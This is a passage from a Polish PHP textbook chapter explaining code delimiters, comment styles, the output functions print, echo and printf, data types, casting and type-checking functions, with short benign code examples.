Jedną z podstawowych zalet PHP jest możliwość umieszczania kodu PHP w plikach zawierających kod HTML. Aby taki kod mógł się do czegokolwiek przydać, powinien zostać przetworzony przez interpreter PHP. Jednak serwer nie przekazuje do interpretera PHP wszystkich plików, których dotyczą obsługiwane żądania. W ten szczególny sposób obsługiwane są wyłącznie pliki posiadające odpowiednie rozszerzenie (zazwyczaj *.php*), skonfigurowane zgodnie z informacjami opisanymi w rozdziale 2. Jednak nawet takie


selektywne przekazywanie stron do interpretera PHP byłoby nieefektywne, gdyby każdy wiersz przekazanego pliku traktował on jako potencjalną instrukcję PHP. Dlatego też potrzebny jest jakiś sposób, który pozwoliłby interpreterowi błyskawicznie określić, czy dany fragment strony jest kodem PHP, czy nie. I właśnie w tym celu fragmenty kodu PHP są w szczególny sposób oznaczane. Istnieją cztery sposoby oznaczania kodu PHP.

Domyślna składnia

Domyślna składnia służąca do oznaczania kodu PHP składa się ze znacznika otwierającego `<?php` oraz zamykającego `?>`. Oto przykład:

```
<h3>Witamy!</h3>
<?php
    echo "<p>Treść generowana dynamicznie.</p>";
?>
<p>Statyczny kod HTML.</p>
```

Jeśli zapiszemy ten kod w pliku *test.php* i umieścimy na serwerze obsługującym PHP, to po jego wyświetleniu w przeglądarce uzyskamy wyniki przedstawione na rysunku 3.1.



Rysunek 3.1. *Przykładowe wyniki wykonania kodu PHP*

Krótkie znaczniki

Dla mniej zmotywowanych programistów, którzy woleliby uniknąć niepotrzebnego stukania w klawiaturę, dostępne są jeszcze krótsze znaczniki określające bloki kodu PHP. Aby móc z nich korzystać, należy jednak włączyć dyrektywę konfiguracyjną `short_open_tag`. Oto przykład krótkich znaczników:

```
<?
    print "Oto kolejny przykład kodu PHP.";
?>
```

■ **Ostrzeżenie** Choć te znaczniki są wygodne, to nie należy ich stosować w przypadku tworzenia oprogramowania przeznaczonego do późniejszej redystrybucji. Wynika to z faktu, że możliwość stosowania krótkich znaczników można wyłączyć w pliku konfiguracyjnym *php.ini*.

Jeśli możliwość stosowania krótkich znaczników jest dostępna, a chcielibyśmy w szybki i prosty sposób dynamicznie wyświetlić fragment tekstu, możemy to zrobić, używając tak zwanej **uproszczonej składni**, w której instrukcja generująca wyniki jest pomijana.

```
<?= "Oto kolejny przykład kodu PHP." ?>

Pod względem działania odpowiada on dwóm poniższym fragmentom kodu PHP:
<? echo "Oto kolejny przykład kodu PHP."; ?>
<?php echo "Oto kolejny przykład kodu PHP."; ?>
```

Skrypt

W przeszłości niektóre edytory miały problemy z obsługą części najpopularniejszych znaczników używanych do oznaczania bloków kodu PHP. Właśnie z tego względu udostępniono jeszcze jeden sposób ich oznaczania — przy użyciu znaczników `<script>`:

```
<script language="php">
    print "A oto jeszcze jeden przykład oznaczania kodu PHP.";
</script>
```

Składnia ASP

Strony tworzone w technologii ASP, opracowanej przez Microsoft, wykorzystują rozwiązanie podobne do stosowanego w PHP — wydzielają fragmenty kodu przy użyciu predefiniowanych sekwencji znaków. W ASP bloki kodu rozpoczynają się znacznikiem `<%`, a kończą znacznikiem `%>`. Jeśli Czytelnik ma doświadczenie w stosowaniu technologii ASP i chciałby dalej korzystać ze znanej składni podczas pisania skryptów PHP, może to robić. Oto przykład:

```
<%
    print "Jeszcze jeden przykład kodu PHP.";
%>
```

Trzeba pamiętać, że istnienie możliwości zastosowania pewnego rozwiązania nie oznacza wcale, że należy go używać. Znaczniki ASP oraz `<script>` są stosowane sporadycznie, a aby ich używać, warto mieć naprawdę przekonujące argumenty.

■ **Ostrzeżenie** Znaczniki ASP nie są dostępne w PHP 5.3.

Osadzanie wielu fragmentów kodu

W jednym pliku można umieszczać dowolnie wiele fragmentów kodu PHP i HTML. Poniższy przykład jest całkowicie poprawny:

```
<html>
    <head>
        <title><?php echo "Witam na mojej witrynie!";?></title>
    </head>
    <body>
        <?php
            $date = "26 listopada 2010 r.";
        ?>
        <p>Dzisiejsza data to <?=$date;?></p>
    </body>
</html>
```

Jak widać, wszelkie zmienne zadeklarowane we wcześniejszych blokach kodu są zapamiętywane i dostępne w kolejnych. Demonstruje to zastosowana w powyższym przykładzie zmienna `$date`.

Komentowanie kodu

Znaczenia szczegółowego komentowania kodu nie sposób przecenić i to niezależnie od tego, czy robimy to dla własnej wygody, czy też z myślą o innych programistach, którzy w przyszłości będą musieli nasz kod modyfikować lub utrzymywać. PHP udostępnia kilka różnych sposobów tworzenia komentarzy.

Jednowierszowe komentarze w stylu C++

Często komentarze z powodzeniem mieszczą się w jednym wierszu kodu. W takim przypadku, ze względu na niewielką długość, oznaczanie w szczególny sposób końca komentarza nie jest potrzebne — wystarczy w tym celu znak nowego wiersza (`\n`). PHP udostępnia jednowierszowe komentarze znane z języka C++, które rozpoczynają się od dwóch znaków ukośnika (`//`). Oto ich przykład:

```
<?php
    // Tytuł: Mój pierwszy skrypt PHP
    // Autor: Jason Gilmore
    echo "To jest program PHP.";
?>
```

Składnia skryptów powłoki

PHP udostępnia także alternatywny sposób tworzenia jednowierszowych komentarzy, określany jako **składnia skryptów powłoki**. W tym przypadku początek komentarza jest oznaczany znakiem `#`. Poniżej został przedstawiony ten sam przykład co wcześniej, jednak do oznaczenia komentarzy zastosowano w nim znak `#`:

```
<?php
    # Tytuł: Mój pierwszy skrypt PHP
    # Autor: Jason Gilmore
    echo "To jest program PHP.";
?>
```

Zaawansowane tworzenie dokumentacji przy użyciu narzędzia phpDocumentor

Ponieważ tworzenie dokumentacji jest niezwykle ważnym elementem efektywnego tworzenia kodu i zarządzania nim, poświęcono dużo pracy na wymyślenie i stworzenie narzędzi ułatwiających programistom zautomatyzowanie tego procesu. Obecnie dostępne są zaawansowane narzędzia do tworzenia dokumentacji, przeznaczone dla wszystkich najpopularniejszych języków programowania, w tym także PHP. Narzędzie phpDocumentor (*www.phpdoc.org*) jest otwartym projektem ułatwiającym proces tworzenia dokumentacji poprzez konwersję komentarzy umieszczonych wewnątrz kodu na dokumenty zapisane w wielu różnych formatach, w tym także HTML i PDF.

Działanie narzędzia phpDocumentor polega na analizie kodu źródłowego aplikacji i wyszukiwaniu specjalnych komentarzy, określanych jak **DocBlocks**. Komentarze te, używane do komentowania wszystkich kodów aplikacji, w tym skryptów, klas, funkcji oraz zmiennych, zawierają opisy zrozumiałe dla ludzi oraz sformalizowane deskryptory określające autora kodu, numer wersji, prawa autorskie, wartości zwracane przez funkcje i tak dalej.

Także początkujący programiści powinni poznać zaawansowane narzędzia do tworzenia dokumentacji i wypracować nawyk stosowania ich nawet w prostych aplikacjach.

Komentarze wielowierszowe, składnia C

Czasami warto umieszczać w kodzie nieco bardziej rozbudowane, funkcjonalne opisy lub wyjaśnienia, których wielkość i treść sprawiają, że optymalnie byłoby zapisać je przy użyciu większej liczby wierszy. Choć można by na początku każdego z tych wierszy umieścić specjalny symbol komentarza (znany z C++ lub skryptów powłoki), to jednak PHP udostępnia możliwość tworzenia większych komentarzy, których symbole początku i końca są umieszczone w różnych wierszach. Oto przykład takiego komentarza:

```
<?php
    /*
      Obsługa płatności PayPal
      Ten skrypt jest odpowiedzialny za przetwarzanie płatności wykonywanych przy
      użyciu  usługi PayPal. Przetwarza on dane karty klienta oraz jego dane adresowe.
      Copyright 2010. W.J. Gilmore, LLC.
    */
?>
```

Generowanie danych wyjściowych

Oczywiście, nawet najprostsza dynamiczna witryna WWW będzie generować dane, które będą następnie przekazywane i wyświetlane w przeglądarce. PHP udostępnia kilka funkcji służących do tego celu.

■ **Uwaga** W tym rozdziale, a właściwie także w całej dalszej części książki, przedstawiając funkcję, będę odwoływał się do jej **prototypu**. Prototyp to nic innego jak definicja funkcji, formalizująca jej nazwę, parametry wejściowe oraz typ wartości wynikowej, określony poprzez typ danych. Jeśli Czytelnik jeszcze nie wie, czym jest **typ danych**, to znajdzie informacje na ten temat w dalszej części rozdziału, pt. „Typy danych dostępne w PHP".

Instrukcja print()

Instrukcja `print()` generuje przekazane do niej dane. Jej prototyp ma następującą postać:

```
int print(argument)
```

Poniżej przedstawiono kilka prawidłowych przykładów jej wykorzystania:

```
<?php
    print("<p>Wprost przepadam za latem.</p>");
?>
<?php
    $season = "latem";
    print "<p>Wprost przepadam za $season.</p>";
?>
<?php
    print "<p>Wprost przepadam za
    latem.</p>";
?>
```

Wszystkie te instrukcje wygenerują ten sam wynik:

```
Wprost przepadam za latem.
```

■ **Uwaga** Choć oficjalna składnia zaleca umieszczanie argumentów w nawiasach, to jednak nie jest to konieczne, gdyż z technicznego punktu widzenia `print` nie jest funkcją, lecz konstrukcją języka. Wielu programistów rezygnuje z nawiasów tylko dlatego, że nawet bez nich argumenty można bardzo łatwo wskazać.

Wartość zwracana przez instrukcję `print()` jest nieco myląca — zawsze jest nią liczba `1`, niezależnie od rezultatów (ta liczba była jedynym wynikiem, jaki udało mi się uzyskać, stosując tę instrukcję; oznacza on, że oczekiwane dane zostały przekazane do przeglądarki). Pod tym względem `print()` różni się od większości innych funkcji PHP, gdyż zazwyczaj zwracana przez nie wartość służy jako informacja pozwalająca określić, czy funkcja została wykonana zgodnie z naszymi oczekiwaniami.

Instrukcja echo()

Alternatywą dla `print()` jest instrukcja `echo()`, mająca dokładnie takie samo przeznaczenie. Choć istnieją pewne techniczne różnice pomiędzy nimi, to jednak dla przeważającej większości Czytelników nie będą one miały żadnego znaczenia i dlatego nie będę ich przedstawiał. Prototyp instrukcji `echo()` ma następującą postać:

```
void echo(string argument1 [, ...string argumentN])
```

By użyć tej instrukcji, wystarczy podać za nią argument — dokładnie tak samo jak w przypadku stosowania instrukcji `print()`:

```
echo "Wprost przepadam za latem.";
```

Jak można zauważyć na podstawie prototypu, instrukcja `echo()` pozwala generować większą liczbę łańcuchów znaków. Przydatność tej konkretnej możliwości jest dyskusyjna, a decyzja o tym, czy będziemy ją stosować, czy nie, sprowadza się właściwie jedynie do naszych preferencji. Niemniej w razie potrzeby można z niej skorzystać. Oto przykład:

```
<?php
    $heavyweight = "Lennox Lewis";
    $lightweight = "Floyd Mayweather";
    echo $heavyweight, " oraz ", $lightweight, " są wspaniałymi bokserami.";
?>
```

Powyższy fragment kod wygeneruje następujący wynik:

```
Lennox Lewis oraz Floyd Mayweather są wspaniałymi bokserami.
```

Identyczne rezultaty da wykonanie poniższej instrukcji, która według mnie ma bardziej zwartą postać:

```
echo "$heavyweight oraz $lightweight są wspaniałymi bokserami.";
```

Jeśli Czytelnik ma doświadczenie w korzystaniu z języka C, to w razie konieczności połączenia statycznego tekstu z informacjami dynamicznymi może preferować wykorzystanie instrukcji `printf()` (opisanej poniżej).

■ **Wskazówka** Która z instrukcji jest szybsza: `print()` czy `echo()`? Wiele osób może zadawać sobie to pytanie, zważywszy na fakt, że w zasadzie dają one te same możliwości. Okazuje się, że ociupinkę szybsza jest instrukcja `echo()`, gdyż nie zwraca ona żadnej wartości wynikowej. Z kolei `print()`, w razie prawidłowego wygenerowania wyników, zwraca wartość `1`. Niemniej wykorzystanie jednej bądź drugiej instrukcji jest raczej kwestią stylu, gdyż najprawdopodobniej nie uda się nam zauważyć żadnej różnicy w szybkości ich działania.

Instrukcja printf()

Instrukcja `printf()` jest najbardziej przydatna w sytuacjach, gdy należy połączyć statyczny tekst z dynamicznymi informacjami zapisywanymi w jednej bądź kilku zmiennych. W takich przypadkach jej zastosowanie jest idealnym rozwiązaniem i to z dwóch powodów. Przede wszystkim dlatego, że pozwala ona zgrabnie rozdzielić dane statyczne od dynamicznych, co ułatwia późniejsze modyfikacje i pielęgnację kodu. A dodatkowo instrukcja `printf()` zapewnia programiście kontrolę nad sposobem prezentacji dynamicznych informacji — pozwala ona określać ich typ, precyzję, wyrównanie oraz położenie. Poniżej przedstawiono jej prototyp:

```
integer printf(string format [, różne argumenty])
```

Załóżmy na przykład, że chcielibyśmy wstawić do statycznego łańcucha znaków liczbę całkowitą, której wartość może się dynamicznie zmieniać:

```
printf("W magazynku mamy %d butelek toniku.", 100);
```

Wykonanie tej instrukcji spowoduje wygenerowanie następującego tekstu:

```
W magazynku mamy 100 butelek toniku.
```

Zastosowany w powyższym przykładzie symbol *%d* jest zamiennikiem określanym jako **specyfikator typu**, przy czym literka *d* oznacza, że w wynikowym łańcuchu znaków zostanie umieszczona liczba całkowita. W momencie wykonywania instrukcji w miejscu zamiennika zostanie umieszczony argument `100`. Warto zwrócić uwagę, że oczekiwana jest liczba całkowita, dlatego też jeśli w instrukcji przekażemy liczbę zawierającą miejsca dziesiętne (czyli wartość **zmiennoprzecinkową**, ang. *float*), to zostanie ona zaokrąglona do najbliższej liczby całkowitej. Jeśli przekażemy wartości `100.2` lub `100.6`, w wynikach pojawi się liczba `100`. W razie przekazania wartości `"sto"`, w wynikach pojawi się 0, jednak gdy przekażemy `"133puszki piwa"`, to w wynikach ujrzymy liczbę `133`. W podobny sposób działają pozostałe specyfikatory typów (najczęściej stosowane specyfikatory zostały przedstawione w tabeli 3.1).

Tabela 3.1. *Najczęściej używane specyfikatory typów*

Typ	Opis
`%b`	Argument zostanie potraktowany jako liczba całkowita i przedstawiony w postaci dwójkowej.
`%c`	Argument zostanie potraktowany jako liczba całkowita i przedstawiony jako znak o podanej wartości kodu ASCII.
`%d`	Argument zostanie potraktowany jako liczba całkowita i przedstawiony jako liczba dziesiętna.
`%f`	Argument zostanie potraktowany i przedstawiony jako liczba zmiennoprzecinkowa.
`%o`	Argument zostanie potraktowany jako liczba całkowita i przedstawiony w postaci ósemkowej.
`%s`	Argument zostanie potraktowany i przedstawiony jako łańcuch znaków.
`%u`	Argument zostanie potraktowany jako liczba całkowita i przedstawiony jako liczba całkowita bez znaku.
`%x`	Argument zostanie potraktowany jako liczba całkowita i przedstawiony w postaci szesnastkowej (przy czym zostaną zastosowane małe litery).
`%X`	Argument zostanie potraktowany jako liczba całkowita i przedstawiony w postaci szesnastkowej (przy czym zostaną zastosowane wielkie litery).

A co zrobić, jeśli będziemy chcieli przekazać dwie wartości? Wystarczy zastosować dwa specyfikatory typu i upewnić się, że w wywołaniu instrukcji zostaną podane dwa argumenty. Na przykład do poniższej instrukcji przekazywana jest liczba całkowita i zmiennoprzecinkowa:

```
printf("%d butelek toniku kosztuje %f zł.", 100, 234.20);
```

Wykonanie tej instrukcji wygeneruje następujący łańcuch znaków:

```
100 butelek toniku kosztuje 234.200000 zł.
```

Ponieważ nie jest to idealny sposób przedstawiania wartości monetarnych, zatem w przypadku wyświetlania wartości dziesiętnych istnieje możliwość zastosowania specyfikatora precyzji. Oto jego przykład:

```
printf("%.2f zł", 43.2);    // 43.20 zł
```

Dostępne są jeszcze inne specyfikatory, pozwalające na określenie wyrównania wartości argumentu, jej wypełnienia, znaku i szerokości. Informacje na ich temat można znaleźć w dokumentacji PHP.

Instrukcja sprintf()

Instrukcja `sprintf()` działa niemal identycznie jak `printf()`, a jedyna różnica pomiędzy nimi polega na tym, że `sprintf()` nie przekazuje wygenerowanego łańcucha znaków do przeglądarki, lecz zwraca go jako wartość wynikową. Poniżej pokazałem prototyp tej instrukcji:

`string sprintf(string` *format* `[,` *różne argumenty*`])`

A oto przykład jej użycia:

```
$cost = sprintf("%.2f zł", 43.2);    // $cost = 43.20 zł
```

Typy danych dostępne w PHP

Typ danych jest ogólną nazwą przypisaną wszelkim danym posiadającym pewną grupę wspólnych właściwości. Często spotykanymi typami danych są wartości logiczne (boolowskie), liczby całkowite, zmiennoprzecinkowe, łańcuchy znaków oraz tablice. PHP już od dawna oferuje wiele typów danych, które zostały przedstawione w tej części rozdziału.

Skalarne typy danych

Skalarne typy danych służą do reprezentacji pojedynczych wartości. Do tej kategorii zaliczanych jest kilka typów, takich jak: wartości logiczne, liczby całkowite, zmiennoprzecinkowe i łańcuchy znaków.

Wartości logiczne

Wartości logiczne są nazywane także boolowskimi; nazwa ta pochodzi od George'a Boole'a (1815 – 1864), matematyka uważanego za jednego z ojców teorii informacji. Ten typ danych reprezentuje prawdę i udostępnia jedynie dwie wartości: `TRUE` (prawda) oraz `FALSE` (fałsz). Ewentualnie wartość `FALSE` można przedstawić jako `0`, a `TRUE` jako dowolną wartość różną od zera. Oto kilka przykładów zastosowania wartości logicznych:

```
$alive = false;    // $alive ma wartość false.
$alive = 1;        // $alive ma wartość true.
$alive = -1;       // $alive ma wartość true.
$alive = 5;        // $alive ma wartość true.
$alive = 0;        // $alive ma wartość false.
```

Liczby całkowite

Ten typ danych reprezentuje **liczby całkowite**, innymi słowy — dowolne liczby, które nie posiadają części ułamkowej. PHP obsługuje liczby całkowite zapisywane w postaci dziesiętnej, ósemkowej i szesnastkowej, choć najprawdopodobniej w większości przypadków będziemy używali jedynie liczb zapisywanych w systemie dziesiętnym. Oto kilka przykładów:

```
42          // zapis dziesiętny
-678900     // zapis dziesiętny
0755        // zapis ósemkowy
0xC4E       // zapis szesnastkowy
```

Minimalna i maksymalna dostępna wartość liczby całkowitej zależy od używanej platformy systemowej i sprzętowej, choć w przypadku PHP 5 (i wcześniejszych wersji języka) są to zazwyczaj wartości plus i minus 2^31. PHP 6 obsługuje 64-bitowe liczby całkowite, co oznacza, że zakres dostępnych wartości sięga od minus do plus 2^63.

Liczby zmiennoprzecinkowe

Liczby zmiennoprzecinkowe są także określane jako wartości *float*, *double* lub **liczby rzeczywiste**. Pozwalają one reprezentować wartości posiadające część ułamkową. Zazwyczaj wykorzystuje się je do reprezentacji wartości monetarnych, wagi, odległości oraz we wszelkich innych sytuacjach, gdy proste liczby całkowite nie wystarczają. W języku PHP wartości zmiennoprzecinkowe można zapisywać na kilka różnych sposobów, z których kilka przedstawiłem poniżej:

```
4.5678
4.0
8.7e4
1.23E+11
```

Łańcuchy znaków

Najprościej rzecz ujmując, łańcuch to sekwencja znaków traktowanych jako jedna, ciągła grupa. Łańcuchy znaków są zapisywane pomiędzy znakami cudzysłowu lub apostrofami, jednak PHP udostępnia także inne metodologie, opisane w dalszej części rozdziału, w podrozdziale „Umieszczanie wartości w łańcuchach znaków”.

Poniżej przedstawiłem kilka prawidłowych przykładów zapisu łańcuchów znaków:

```
"PHP jest świetnym językiem"
"hop-sa-sa"
'*9xampp\n'
"123$%^789"
```

W PHP łańcuchy znaków są traktowane tak samo jak tablice (opisane w kolejnym punkcie, „Złożone typy danych”), co pozwala na odwoływanie się do konkretnych znaków przy użyciu specjalnego zapisu, charakterystycznego dla tablic. Załóżmy na przykład, że dysponujemy następującą zmienną zawierającą łańcuch znaków:

```
$color = "kasztanowy";
```

Poniżej pokazano, w jaki sposób, traktując łańcuch jak tablicę, można pobrać jego konkretną literę:

```
$parser = $color[2];      // Zapisuje 's' w $parser
```

Złożone typy danych

Złożone typy danych pozwalają grupować więcej elementów tego samego typu i odwoływać się do nich przy użyciu jednej nazwy. Do tej kategorii zaliczane są **tablice** i **obiekty**.

Tablice

Czasami wygodnym rozwiązaniem jest zgrupowanie większej liczby podobnych elementów i odwoływanie się do nich w jeden, konkretny sposób. Taka struktura danych, nazywana **tablicą**, jest formalnie definiowana jako indeksowana liczbami kolekcja wartości. Każdy indeks tablicy (nazywany także **kluczem**) odwołuje się do powiązanej z nim wartości i może być prostym, liczbowym określeniem jej położenia w sekwencji wszystkich wartości bądź też może odpowiadać jej w inny, bezpośredni sposób. Aby na przykład stworzyć listę stanów USA, można by zastosować tablicę indeksowaną liczbami, taką jak poniższa:

```
$state[0] = "Alabama";
$state[1] = "Alaska";
$state[2] = "Arizona";
...
$state[49] = "Wyoming";
```

Co jednak można by zrobić, gdyby konieczne było powiązanie stanu z jego stolicą? W takiej sytuacji zamiast indeksów liczbowych można skorzystać z indeksów asocjacyjnych:

```
$state["Alabama"] = "Montgomery";
$state["Alaska"] = "Juneau";
$state["Arizona"] = "Phoenix";
...
$state["Wyoming"] = "Cheyenne";
```

Tablice zostały szczegółowo opisane w rozdziale 5., dlatego Czytelnik nie powinien się przejmować, jeśli jeszcze nie do końca zrozumiał ich przeznaczenia i działania.

■ **Uwaga** PHP pozwala także na tworzenie tablic zawierających kilka wymiarów, nazywanych powszechnie **tablicami wielowymiarowymi**. One także zostały przedstawione w rozdziale 5.

Obiekty

Innym złożonym typem danych dostępnym w PHP są obiekty. **Obiekt** jest kluczowym pojęciem paradygmatu programowania obiektowego. Jeśli Czytelnik jeszcze nie miał okazji zetknąć się z tymi zagadnieniami, to ich szczegółową prezentację znajdzie w rozdziałach 6. i 7.

W odróżnieniu od pozostałych typów danych stosowanych w PHP, obiekty muszą być jawnie deklarowane. Ta deklaracja cech i zachowania obiektów jest tworzona przy użyciu tak zwanej **klasy**. Poniżej przedstawiony został ogólny przykład definicji klasy oraz jej zastosowania:

```
class Appliance {
   private $_power;
   function setPower($status) {
      $this->_power = $status;
   }
}
...
$blender = new Appliance;
```

Definicja klasy tworzy kilka atrybutów i funkcji związanych z konkretną strukturą danych, w naszym przypadku struktura ta nosi nazwę `Appliance`. Zawiera ona tylko jeden atrybut — `power` — którego stan można modyfikować przy użyciu metody `setPower()`.

Trzeba jednak pamiętać, że definicja klasy jest swego rodzaju szablonem i jej samej modyfikować nie można. Zamiast tego na jej podstawie tworzone są obiekty. Do tworzenia obiektów jest używane słowo kluczowe `new`. A zatem ostatni wiersz powyższego przykładu tworzy nowy obiekt klasy `Appliance` i nadaje mu nazwę `blender`.

Atrybut `power` obiektu `blender` można ustawiać przy użyciu metody `setPower()`:

```
$blender->setPower("on");
```

W wersji PHP 5 wprowadzono wiele usprawnień stosowanego modelu obiektowego. Wyczerpujący opis zagadnień obiektowych w języku PHP został zamieszczony w rozdziałach 6. i 7.

Konwersja typów danych przy użyciu rzutowania

Konwersja wartości z jednego typu na inny nosi nazwę **rzutowania**. Po przeprowadzeniu rzutowania zmienną można potraktować tak, jakby zawierała wartość innego typu. W tym celu przed nazwą zmiennej podaje się docelowy typ danych, na jaki należy przekształcić jej wartość. Do rzutowania można używać operatorów przedstawionych w tabeli 3.2.

Tabela 3.2. *Operatory rzutowania*

Operator rzutowania	Konwersja
`(array)`	na tablicę
`(bool)` lub `(boolean)`	na wartość logiczną
`(int)` lub `(integer)`	na wartość całkowitą
`(object)`	na obiekt
`(real)` lub `(double)` lub `(float)`	na wartość zmiennoprzecinkową
`(string)`	na łańcuch znaków

Przeanalizujmy teraz kilka przykładów. Załóżmy, że chcemy rzutować liczbę całkowitą na wartość zmiennoprzecinkową:

```
$score = (double) 13;    // $score = 13.0
```

Rzutowanie wartości zmiennoprzecinkowej na całkowitą spowoduje, że zostanie ona zaokrąglona w dół, niezależnie od wielkości jej części dziesiętnej. Oto przykład:

```
$score = (int) 14.8;    // $score = 14
```

A co się stanie, jeśli spróbujemy rzutować łańcuch znaków na liczbę całkowitą? Sprawdźmy:

```
$sentence = "To jest zdanie";
echo (int) $sentence;  // zwróci 0
```

Choć najprawdopodobniej nie jest to wynik zgodny z naszymi oczekiwaniami, to jednak raczej nie należy przypuszczać, abyśmy kiedykolwiek chcieli rzutować łańcuchy znaków w taki sposób.

Istnieje także możliwość przeprowadzenia rzutowania na tablicę. W takim przypadku rzutowana wartość stanie się po prostu pierwszym elementem tablicy:

```
$score = 1114;
$scoreboard = (array) $score;
echo $scoreboard[0]; // wynik 1114
```

Warto zauważyć, że takiego rozwiązania nie należy uważać za standardowy sposób dodawania elementów do tablicy, gdyż będzie on działał wyłącznie w przypadku tworzenia nowej tablicy i dodawania do niej pierwszego elementu. Próba rzutowania istniejącej tablicy spowoduje usunięcie jej dotychczasowej zawartości i umieszczenie rzutowanej wartości w pierwszym elemencie tablicy. Więcej informacji o tworzeniu tablic można znaleźć w rozdziale 5.

I ostatni przykład: każdy typ danych można rzutować na obiekt. W rezultacie rzutowana wartość stanie się atrybutem obiektu — atrybutem o nazwie `scalar`:

```
$model = "Toyota";
$obj = (object) $model;
```

Do tak rzutowanej wartości można się odwoływać w następujący sposób:

```
print $obj->scalar;    // Wynik: "Toyota"
```

Adaptacja typów danych poprzez ich zmienianie

Ze względu na luźne podejście PHP do definiowania typów danych zmienne są często automatycznie rzutowane na postać, która najlepiej odpowiada sytuacji, w jakiej zostały użyte. Przeanalizujmy następujący przykład:

```
<?php
    $total = 5;         // liczba całkowita
    $count = "15";      // łańcuch znaków
    $total += $count;   // $total = 20 (liczba całkowita)
?>
```

Uzyskany wynik odpowiada naszym oczekiwaniom — w zmiennej `$total` zostanie zapisana wartość `20`, uzyskana dzięki temu, że w ramach wykonywanych operacji łańcuch znaków został przekształcony na liczbę. Poniżej został przedstawiony jeszcze jeden przykład demonstrujący możliwości automatycznej konwersji typów, jakimi dysponuje PHP:

```
<?php
    $total = "45 silników";
    $incoming = 10;
    $total = $incoming + $total; // $total = 55
?>
```

W powyższym przykładzie do obliczeń zostanie zastosowana wartość całkowita umieszczona na początku łańcucha znaków zapisanego w zmiennej `$total`. Jeśli jednak łańcuch znaków będzie się zaczynał od czegokolwiek innego niż liczba, to zostanie on skonwertowany na wartość 0. Przeanalizujmy jeszcze jeden przykład:

```
<?php
    $total = "1.0";
    if ($total) echo "Jesteśmy w dobrym nastroju!";
?>
```

W tym przykładzie, by wykonanie instrukcji warunkowej było możliwe, łańcuch znaków jest konwertowany na wartość logiczną.

Rozpatrzmy teraz ostatni, szczególnie interesujący przykład. Jeśli łańcuch znaków używany w obliczeniach matematycznych zawiera kopkę (`.`), literę `e` lub `E` (używane w zapisie naukowym), to zostanie on skonwertowany na wartość zmiennoprzecinkową:

```
<?php
    $val1 = "1.2e3"; // 1,200
    $val2 = 2;
    echo $val1 * $val2; // zwraca wynik 2400
?>
```

Funkcje związane z typami danych

Dostępnych jest kilka funkcji służących do sprawdzania oraz konwersji typów danych.

Pobieranie informacji o typach

Funkcja `gettype()` zwraca typ zmiennej przekazanej w jej wywołaniu. Może ona zwrócić jedną z ośmiu wartości: `array`, `boolean`, `double`, `integer`, `object`, `resource`, `string` oraz `unknown type` (nieznany typ). Poniżej przedstawiłem prototyp tej funkcji:

```
string gettype(różna zmienna)
```

Konwersja typów

Funkcja `settype()` konwertuje zmienną na wskazany typ. Dostępnych jest siedem obsługiwanych typów danych: `array`, `boolean`, `float`, `integer`, `null`, `object` oraz `string`. Jeśli konwersja zakończy się pomyślnie, funkcja zwraca wartość `TRUE`, w przeciwnym razie zwracana jest wartość `FALSE`. Oto prototyp funkcji `settype()`:

```
boolean settype(różna zmienna, string typ)
```

Funkcje identyfikujące typ

Dostępnych jest kilka funkcji służących do określania typu zmiennych. Należą do nich: `is_array()`, `is_bool()`, `is_float()`, `is_integer()`, `is_null()`, `is_numeric()`, `is_object()`, `is_resource()`, `is_scalar()` oraz `is_string()`. Ponieważ wszystkie zostały nazwane zgodnie z taką samą konwencją, mają identyczne argumenty i wartości wynikowe, dlatego też przedstawię je na jednym przykładzie. Uogólniony prototyp tych funkcji ma następującą postać:

```
boolean is_nazwa(różna zmienna)
```

Wszystkie te funkcje zostały przedstawione wspólnie w jednej części rozdziału, gdyż każda z nich realizuje to samo zadanie — wskazuje, czy przekazana w wywołaniu zmienna spełnia warunek określony nazwą funkcji. Jeśli typ zmiennej faktycznie odpowiada nazwie funkcji, to zwraca ona wartość `TRUE`, w przeciwnym razie zwracana jest wartość `FALSE`. A oto kilka przykładów użycia tych funkcji:

```
<?php
    $item = 43;
    printf("Zmienna \$item jest typu array: %d <br />", is_array($item));
    printf("Zmienna \$item jest typu integer: %d <br />", is_integer($item));
    printf("Zmienna \$item jest liczbą (numeric): %d <br />", is_numeric($item));
?>
```

Poniżej zostały przedstawione wyniki wykonania tego kodu:

```
Zmienna $item jest typu array: 0
Zmienna $item jest typu integer: 1
Zmienna $item jest liczbą (numeric): 1
```

Być może Czytelnik zastanawia się, dlaczego w wywołaniach `printf()` znak dolara w `$item` został poprzedzony odwrotnym ukośnikiem. Otóż zważywszy na specjalne znaczenie tego znaku (jest on używany do oznaczania zmiennych), musi istnieć jakiś sposób poinformowania interpretera, by potraktował go dosłownie, gdybyśmy chcieli umieścić go w generowanych wynikach. Właśnie tę możliwość zapewnia umieszczenie przed dolarem znaku odwrotnego ukośnika.

Identyfikatory

Identyfikator to ogólny terminy odnoszący się do zmiennych, funkcji oraz przeróżnych innych obiektów definiowanych przez użytkownika. Identyfikatory w języku PHP muszą posiadać kilka określonych cech:

- Identyfikator może składać się z jednego lub większej liczby znaków, przy czym musi zaczynać się od litery bądź znaku podkreślenia. Co więcej, może on zawierać jedynie litery, cyfry, znak podkreślenia oraz inne znaki, które w kodzie ASCII mają wartości od 127 do 255. Kilka przykładów prawidłowych i nieprawidłowych identyfikatorów przedstawiono w tabeli 3.3.

Tabela 3.3. *Prawidłowe i nieprawidłowe identyfikatory*

Prawidłowe	Nieprawidłowe
`my_function`	`This&that`
`Size`	`!counter`
`_someword`	`4ward`

